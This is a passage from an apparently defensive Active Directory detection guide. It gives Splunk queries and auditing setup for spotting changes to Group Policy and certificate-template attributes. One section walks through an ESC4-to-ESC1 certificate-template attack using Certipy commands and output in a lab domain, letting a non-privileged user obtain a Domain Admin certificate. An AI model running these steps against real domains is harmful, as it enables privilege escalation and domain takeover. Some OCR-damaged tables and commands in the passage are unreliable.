        | table Account_Name,Logon_ID,  Workstation_Name ]
| table _time, EventCode, Mod_Account,  Workstation_Name , Class, DN, Logon_ID, Type,
LDAP_Display_Name, Value
| where  len(Class)>0
```



| _time | EventCode | Mod_Account | Workstation_Name | Class | DN |
|---|---|---|---|---|---|
| 2023-06-08 18:18:44 | 5136 | head.chef | PAN-PC | groupPolicyContainer | CN={7ECE4273-CEEB-44BA-B777-C5FE3DBE5257},CN=Policies,CN=System,DC=BREAKFASTLAND,DC=LOCAL |
| 2023-06-08 18:18:44 | 5136 | head.chef | PAN-PC | groupPolicyContainer | CN={7ECE4273-CEEB-44BA-B777-C5FE3DBE5257},CN=Policies,CN=System,DC=BREAKFASTLAND,DC=LOCAL |

Figure 20 - Final gPCFileSysPath Detection (1)



| Logon_ID | Type | LDAP_Display_Name | Value |
|---|---|---|---|
| 0x3C079 | Information Active Directory Domain Services Value Added | gPCFileSysPath | \\imposter.LOCAL\SysVol\imposter.LOCAL\Policies\{7ECE4273-CEEB-44BA-B777-C5FE3DBE5257 |
| 0x3C079 | Information Active Directory Domain Services Value Deleted | gPCFileSysPath | \\BREAKFASTLAND.LOCAL\SysVol\BREAKFASTLAND.LOCAL\Policies\{7ECE4273-CEEB-44BA-B777-C5FE3DBE5257} |

Figure 21 - Final gPCFileSysPath Detection (2)


## 4.6 NT-Security-Descriptor

### 4.6.1 Background

The NTSecurityDescriptor attribute stores data about an object, such as ownership and permissions, within a "Security Descriptor String Format."

### 4.6.2 Enabling Auditing

For these particular detections, we will need to enable auditing in two (2) places. First, you will need to enable auditing from ***certsrv***, which can be opened via server manager on your Domain Controller.




To start logging events to the security log, you must enable the 'Audit object access' setting in Group Policy.

Events to audit:

☑ Back up and restore the CA database
☑ Change CA configuration
☑ Change CA security settings
☑ Issue and manage certificate requests
☑ Revoke certificates and publish CRLs
☑ Store and retrieve archived keys
☐ Start and stop Active Directory Certificate Services

Figure 22 – Enabling certsrv Auditing

For object access auditing, we will also need to navigate to our templates within ADSI edit and enable auditing for the certificate template we wish to track events for—in this case, the ***User*** template.



ADSI Edit
- Schema [BREAKFAST-DC-01.BREAKFASTLAND.LOCAL]
  - CN=Schema,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL
- Configuration [BREAKFAST-DC-01.BREAKFASTLAND.LOCAL]
  - CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL
    - CN=DisplaySpecifiers
    - CN=Extended-Rights
    - CN=ForestUpdates
    - CN=LostAndFoundConfig
    - CN=NTDS Quotas
    - CN=Partitions
    - CN=Physical Locations
    - CN=Services
      - CN=AuthN Policy Configuration
      - CN=Claims Configuration
      - CN=Group Key Distribution Service
      - CN=Microsoft SPP
      - CN=MsmqServices
      - CN=NetServices
      - CN=Public Key Services
        - CN=AIA
        - CN=CDP
        - CN=Certificate Templates
        - CN=Certification Authorities
        - CN=Enrollment Services
        - CN=KRA
        - CN=OID
      - CN=RRAS
      - CN=Shadow Principal Configuration
      - CN=Windows NT
    - CN=Sites
    - CN=WellKnown Security Principals

| Name | Class | Distinguished Name |
|---|---|---|
| CN=Administrator | pKICertificateTemplate | CN=Administrator,CN=Certificate Templates,CN=Public Key Services,CN |
| CN=CA | pKICertificateTemplate | CN=CA,CN=Certificate Templates,CN=Public Key Services,CN=Services, |
| CN=CAExchange | pKICertificateTemplate | CN=CAExchange,CN=Certificate Templates,CN=Public Key Services,CN: |
| CN=CEPEncryption | pKICertificateTemplate | CN=CEPEncryption,CN=Certificate Templates,CN=Public Key Services,C |
| CN=ClientAuth | pKICertificateTemplate | CN=ClientAuth,CN=Certificate Templates,CN=Public Key Services,CN=S |
| CN=CodeS | | |
| CN=Cross( | | |
| CN=CTLSi | | |
| CN=Direct | | |
| CN=Doma | | |
| CN=Doma | | |
| CN=EFS | | |
| CN=EFSRe | | |
| CN=Enrolli | | |
| CN=Enrolli | | |
| CN=Excha | | |
| CN=Excha | | |
| CN=IPSEC | | |
| CN=IPSEC | | |
| CN=Kerbe | | |
| CN=KeyRe | | |
| CN=Machi | | |
| CN=Machi | | |
| CN=OCSP | | |
| CN=Offlin | | |
| CN=RASA | | |
| CN=Smart | | |
| CN=Smart | | |
| CN=SubCA | | |
| CN=User | | |
| CN=UserSi | | |
| CN=WebS | | |
| CN=Workstation | pKICertificateTemplate | |

Advanced Security Settings for User

Owner: Enterprise Admins (BREAKFASTLAND\Enterprise Admins) Change

For additional information, double-click an audit entry. To modify

Auditing entries:

| Type | Principal | Acc |
|---|---|---|
| All | Everyone | Full |
| Fail | Everyone | Spe |
| Fail | Everyone | Spe |
| Fail | Everyone | Spe |
| Fail | Everyone | Spe |

Auditing Entry for User

Principal: Everyone Select a principal

Type: All

Permissions:

☑ Full control
☑ List contents
☑ Read all properties
☑ Write all properties
☑ Delete
☑ Read permissions

Properties:


☑ Read all properties
☑ Write all properties
☑ Read adminDescription
☑ Write adminDescription
☑ Read adminDisplayName
☑ Write adminDisplayName
☑ Read allowedAttributes
☑ Write allowedAttributes

Figure 23 - Enabling Object Auditing

### 4.6.3 Modifying the Attribute (Attack)

For this attack, we will leverage a certificate template vulnerable to an ESC4 attack using the tool ***Certipy*** to find and locate all the certificate templates available on the domain. For more information on certificate template vulnerabilities and exploits, please review the ***Certipy* GitHub**.

```
certipy find -u head.chef@breakfastland.local -p <yourpassword> -scheme ldap -dc-ip
10.0.2.4
```




```
┌──(root㉿kali)-[/home/tools/Certipy]
└─# certipy find -u head.chef@breakfastland.local -p [redacted]' -scheme ldap -dc-ip 10.0.2.4 -debug
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[+] Authenticating to LDAP server
[+] Bound to ldap://10.0.2.4:389 - cleartext
[+] Default path: DC=BREAKFASTLAND,DC=LOCAL
[+] Configuration path: CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[+] Trying to resolve 'BREAKFAST-DC-01.BREAKFASTLAND.LOCAL' at '10.0.2.4'
[*] Trying to get CA configuration for 'BREAKFASTLAND-BREAKFAST-DC-01-CA' via CSRA
[+] Trying to get DCOM connection for: 10.0.2.4
[*] Got CA configuration for 'BREAKFASTLAND-BREAKFAST-DC-01-CA'
[+] Resolved 'BREAKFAST-DC-01.BREAKFASTLAND.LOCAL' from cache: 10.0.2.4
[+] Connecting to 10.0.2.4:80
[*] Saved BloodHound data to '20230622202442_Certipy.zip'. Drag and drop the file into the BloodHound GUI
[+] Adding Domain Computers to list of current user's SIDs
[*] Saved text output to '20230622202442_Certipy.txt'
[*] Saved JSON output to '20230622202442_Certipy.json'
```

Figure 24 - Querying for AD CS Templates

In this case, we can quickly identify that the ***User*** template is vulnerable to ESC4.

*Note: Typically, in the wild, we would be looking for the group that has “dangerous permissions” to be Domain Users, Authenticated Users, or Domain Computers. In this case, the only group with the permissions to downgrade the ESC4 vulnerable template is the Domain Admins group—which, for the purpose of executing the attack to modify the attribute, is sufficient.*




```
32
  Template Name                       : User
  Display Name                        : User
  Certificate Authorities             : BREAKFASTLAND-BREAKFAST-DC-01-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : False
  Certificate Name Flag               : SubjectRequireDirectoryPath
                                        SubjectRequireEmail
                                        SubjectAltRequireEmail
                                        SubjectAltRequireUpn
  Enrollment Flag                     : AutoEnrollment
                                        PublishToDs
                                        IncludeSymmetricAlgorithms
  Private Key Flag                    : ExportableKey
  Extended Key Usage                  : Encrypting File System
                                        Secure Email
                                        Client Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 1 year
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Permissions
    Enrollment Permissions
      Enrollment Rights               : BREAKFASTLAND.LOCAL\Domain Admins
                                        BREAKFASTLAND.LOCAL\Domain Users
                                        BREAKFASTLAND.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                           : BREAKFASTLAND.LOCAL\Enterprise Admins
      Write Owner Principals          : BREAKFASTLAND.LOCAL\Domain Admins
                                        BREAKFASTLAND.LOCAL\Enterprise Admins
      Write Dacl Principals           : BREAKFASTLAND.LOCAL\Domain Admins
                                        BREAKFASTLAND.LOCAL\Enterprise Admins
      Write Property Principals       : BREAKFASTLAND.LOCAL\Domain Admins
                                        BREAKFASTLAND.LOCAL\Enterprise Admins
  [!] Vulnerabilities
    ESC4                              : 'BREAKFASTLAND.LOCAL\\Domain Admins' has dangerous permissions
```

Figure 25 - ESC4 Vulnerable Template

We then downgrade the ESC4 template to be vulnerable to ESC1 and save the old template configuration in ***User.json***.

```
certipy template -username head.chef@breakfastland.local -p <yourpassword> -template
‘User’ -scheme ldap -save-old -dc-ip 10.0.2.4
```




```
┌──(root㉿kali)-[/home/tools/Certipy]
└─# certipy template -username head.chef@breakfastland.local -p '[redacted] -template 'User'
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'User' to 'User.json'
[*] Updating certificate template 'User'
[*] Successfully updated 'User'
```

Figure 26 - Downgrading ESC4 to ESC1

Next, we request a certificate using the ESC1 template. In this case, the requesting user is **sous.chef**, a non-privileged user, who is requesting the certificate on behalf of a Domain Admin account, **head.chef**. This is specified using the ***UPN*** flag.

```
certipy req -username sous.chef@breakfastland.local -p <> -upn
head.chef.breakfastland.local -template ‘User’ -ca BREAKFASTLAND-BREAKFAST-DC-01-CA -
target BREAKFAST-DC-01.BREAKFASTLAND.LOCAL -dc-ip 10.0.2.4
```




```
┌──(root㉿kali)-[/home/tools/Certipy]
└─# certipy req -username sous.chef@breakfastland.local -p [redacted]' -upn head.chef.breakfastland.local
ebug
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'BREAKFAST-DC-01.BREAKFASTLAND.LOCAL' at '10.0.2.4'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.0.2.4[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.0.2.4[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 10
[*] Got certificate with UPN 'head.chef.breakfastland.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'head.chef.breakfastland.local.pfx'
```

Figure 27 - Requesting a Certificate

And now, we restore the certificate, again using ***Certipy***. As you can see in the output, it is modifying the ***ntSecurityDescriptor*** field. According to the Rapid7 article that inspired this section, it is the specification of the UPN that triggers the ***ntSecurityDescriptor*** field to be updated.

```
certipy template -username head.chef@breakfastland.local -p <yourpassword> -template
-User -configuration User.json -dc-ip 10.0.2.4
```




```
┌──(root㉿kali)-[/home/tools/Certipy]
└─# certipy template -username head.chef@breakfastland.local -p [redacted]' -template 'User' -configuration User.json -
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[+] Authenticating to LDAP server
[+] Bound to ldaps://10.0.2.4:636 - ssl
[+] Default path: DC=BREAKFASTLAND,DC=LOCAL
[+] Configuration path: CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL
[*] Updating certificate template 'User'
[+] MODIFY_ADD:
[+]     pKIExtendedKeyUsage: [b'1.3.6.1.4.1.311.10.3.4', b'1.3.6.1.5.5.7.3.4', b'1.3.6.1.5.5.7.3.2']
[+] MODIFY_REPLACE:
[+]     nTSecurityDescriptor: [b'\x01\x00\x04\x9c \x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x04\x00\x0c\
\xdcU\x01\x05\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\xc7\xce2oo1k\xcdH\xb6c\xe7\x00\x02\x00\x00\x05\x008\x000\x01\x00\x00\
x00\x00\xc7\xce2oo1k\xcdH\xb6c\xe7\x01\x02\x00\x00\x05\x008\x000\x01\x00\x00\x01\x00\x00\x00h\xc9\x10\x0e\xfbx\xd2\x11\x90\
\x00\x00\x00$\x00\xff\x00\x0f\x00\x01\x05\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\xc7\xce2oo1k\xcdH\xb6c\xe7\x00\x02\x00\x0
\x07\x02\x00\x00\x00\x00\x14\x00\x94\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x05\x00\x00\x00\x00\x0
[+]     flags: [b'66106']
[+]     pKIDefaultKeySpec: [b'1']
[+]     pKIKeyUsage: [b'\xa0\x00']
[+]     pKIMaxIssuingDepth: [b'0']
[+]     pKICriticalExtensions: [b'2.5.29.15']
[+]     pKIExpirationPeriod: [b'\x00@9\x87.\xe1\xfe\xff']
[+]     pKIDefaultCSPs: [b'2,Microsoft Base Cryptographic Provider v1.0', b'1,Microsoft Enhanced Cryptographic Provider v1.
[+]     msPKI-Enrollment-Flag: [b'41']
[+]     msPKI-Private-Key-Flag: [b'16']
[+]     msPKI-Certificate-Name-Flag: [b'-1509949440']
[*] Successfully updated 'User'
```

Figure 28 - Restoring the Certificate/Modifying the ntSecurityDescriptor Attribute

### 4.6.4 Building the Detections


4.6.4.1 Detection Using Event ID 4898

```
index=main EventCode=4898
| table time, EventCode, host, DomainController, Security_Descriptor, Message
```



| _time | EventCode | host | Domain_Controller | Security_Descriptor |
|---|---|---|---|---|
| 2023-06-23 15:54:26 | 4898 | BREAKFAST-DC-01 | BREAKFAST-DC-01.BREAKFASTLAND.LOCAL | O:S-1-5-21-1865600711-3446354287-3882071624-519G:S-1-5-21-1865600711-3446354287-3882071624-519D:PAI(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;AU) |

